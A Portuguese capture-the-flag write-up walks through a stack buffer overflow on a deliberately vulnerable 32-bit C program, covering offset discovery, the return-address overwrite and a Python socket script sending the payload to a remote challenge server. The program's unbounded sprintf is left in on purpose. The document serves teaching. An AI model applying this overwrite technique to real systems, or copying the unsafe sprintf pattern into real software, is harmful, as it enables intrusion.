Buffer Overflow 3 - Eits

desafio.c:

```c
#include <stdio.h>
#include <stdlib.h>

void vitoria(void)
{
        printf("eits{RETIRADA}\n");
        exit(0);
}

void enviar_mensagem(char *msg)
{
        char buffer[32];
        sprintf(buffer, "A mensagem eh: \"%s\"", msg);
        printf("%s\n", buffer);
}

int main(void)
{
        setvbuf(stdin, NULL, _IONBF, 0);
        setvbuf(stdout, NULL, _IONBF, 0);

        printf("O alvo: %p\n", (void *) vitoria);

        printf("Mensagem\n> ");
        char* msg = NULL;
        scanf("%ms", &msg);

        enviar_mensagem(msg);
}
```


desafio (ELF):

```
┌──(kali㉿kali)-[~]
└─$ file desafio
desafio: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux)
```

Sabe-se então que o programa está sendo rodado em 32-bit

Ao analisar `desafio.c`, entendemos que o objetivo é entrar na função `void vitoria(void)`. Além disso, há uma função `void enviar_mensagem(char* msg)` que `main()` chama. Deduz então que precisa-se realizar um Buffer Overflow ao chamar `enviar_mensagem()` e alterar o `return address` da Stack para o endereço de `vitoria()` (ja é printado na tela pelo próprio programa).

Agora precisamos apenas entender como controlar o `return address`



vamos testar o buffer até vazar na stack - segmentation fault:

Teste com 32 char

```
┌──(kali㉿kali)-[~]
└─$ python3
Python 3.11.6 (main, Oct  8 2023, 05:06:43) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> "A"*32
'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
```

```
┌──(kali㉿kali)-[~]
└─$ ./desafio
O alvo: 0x80497a5
Mensagem
> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
A mensagem eh: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
zsh: segmentation fault  ./desafio
```

Parece que ja estouramos o buffer na stack, vamos analisar o que aconteceu, para isso pode-se usar o `gdb` ou também `dmesg` para ver qual foi o valor final dos registradores que causaram o
`segmentation fault`

```
[ 5873.421391] desafio[65721]: segfault at 41414141 ip 0000000041414141 sp 00000000ffcb0980
[ 5873.421408] Code: Unable to access opcode bytes at 0x41414117.
```

- OBS: a string "A" é representada como \x41 em bytes

Portanto, pelo valor do `ip (instruction pointer) - ip = 41414141` vemos que ja invadimos o `return address`

vamos descobrir quais bytes invadem decrementando 4 char do input

```
>>> "A"*28
'AAAAAAAAAAAAAAAAAAAAAAAAAAAA'
>>>
```

```
[ 6551.388786] desafio[71232]: segfault at 8040022 ip 0000000008040022 sp 00000000ffb27ec0
e 1, socket 1)
[ 6551.388809] Code: Unable to access opcode bytes at 0x803fff8.
```

Parece que o `ip` não foi invadido, ou seja, os 4 últimos bytes controlam o `return address`. Portanto, precisamos substituir com o endereço da função `vitoria()` - já é dado no código

como `0x080497a5`, mas poderíamos descobrir usando `readelf -s desafio` (olhar os símbolos do binário):

```
2304: 0807dd70    64 FUNC    GLOBAL HIDDEN     6 _dl_debug_update
2305: 0810ad14     4 OBJECT  GLOBAL HIDDEN    16 _dl_vdso_clock_getres
2306: 0807d700   746 FUNC    GLOBAL HIDDEN     6 __malloc_hugepag[...]
2307: 0807e5d0   119 FUNC    GLOBAL HIDDEN     6 _dl_tls_get_addr_soft
2308: 08063b40   167 FUNC    WEAK   DEFAULT    6 _IO_file_attach
2309: 0807ac10    76 FUNC    GLOBAL DEFAULT    6 __fstat64_time64
2310: 080ad8c0   215 FUNC    WEAK   DEFAULT    6 argz_create_sep
2311: 080753c0   531 FUNC    GLOBAL HIDDEN     6 __rawmemchr_sse2_bsf
2312: 0808e0d0    55 FUNC    GLOBAL DEFAULT    6 __libc_secure_getenv
2313: 080c1d80   113 FUNC    GLOBAL DEFAULT    6 __strncasecmp_no[...]
2314: 080497a5    46 FUNC    GLOBAL DEFAULT    6 vitoria
2315: 08109840    56 OBJECT  GLOBAL HIDDEN    16 _nl_C_LC_NUMERIC
2316: 080b4fe0    41 FUNC    WEAK   DEFAULT    6 wmemmove
2317: 080ab510   128 FUNC    GLOBAL DEFAULT    6 _IO_unsave_wmarkers
2318: 0807b0d0    99 FUNC    GLOBAL DEFAULT    6 __fstatat64
2319: 08063a30   263 FUNC    GLOBAL DEFAULT    6 _IO_file_open
2320: 0810af3c     8 OBJECT  GLOBAL HIDDEN    16 __rtld_env_path_list
2321: 080b9750  3002 FUNC    GLOBAL HIDDEN     6 _dl_map_object
2322: 0810cb00  8192 OBJECT  GLOBAL DEFAULT   23 __pthread_keys
2323: 080d2aa0   292 FUNC    GLOBAL HIDDEN     7 _nl_archive_subf[...]
2324: 00000008     4 TLS     GLOBAL DEFAULT   12 __libc_tsd_LOCALE
```

Como estamos em `Little-Endian` os bytes estão invertidos sendo: `\xa5\x97\x04\x08`

```
>>> "A"*28+"\xa5\x97\x04\x08"
'AAAAAAAAAAAAAAAAAAAAAAAAAAAA¥\x97\x04\x08'
```

Porém no `print()` tenta-se imprimir os caracteres como uma `string` e queremos como `byte`, para isso pode-se usar a bliblioteca `sys`:

```
python3 -c "import sys;sys.stdout.buffer.write(b'AAAAAAAAAAAAAAAAAAAAAAAAAAAA\xa5\x9
```

Agora usamos isso como `input` no `./desafio` usando um `pipe ('|')` que serve para redirecionar a saída de um comando como a entrada de outro.

```
┌──(kali㉿kali)-[~]
└─$ python3 -c "import sys;sys.stdout.buffer.write(b'AAAAAAAAAAAAAAAAAAAAAAAAAAAA\xa5\x97\x04\x08')" | ./desafio
O alvo: 0x80497a5
Mensagem
> A mensagem eh: "AAAAAAAAAAAAAAAAAAAAAAAAAAAA♦"
eits{RETIRADA}
```

Desse modo consegue-se a flag.

*Mas como passar isso tudo como input através do netcat?

Usando a bliblioteca `sockets` do python:

```
#!/usr/bin/python3

import socket

host = "3.135.153.98"
port = 5002

returnAddrss = b"\xa5\x97\x04\x08"
buffer = b"A"*28

payload = buffer + returnAddrss + b"\n"

with socket.socket() as connection:
    connection.connect((host, port))
    print(connection.recv(4096))
    connection.send(payload)
    print(connection.recv(4096))
```

Marcar como executável:

```
chmod +x script.py
```

```
┌──(kali㉿kali)-[~]
└─$ python3 script.py
b'O alvo: 0x80497a5\nMensagem\n> '
b'A mensagem eh: "AAAAAAAAAAAAAAAAAAAAAAAAAAAA\xa5\x97\x04\x08"\n[illegible]\n'
```

Pronto!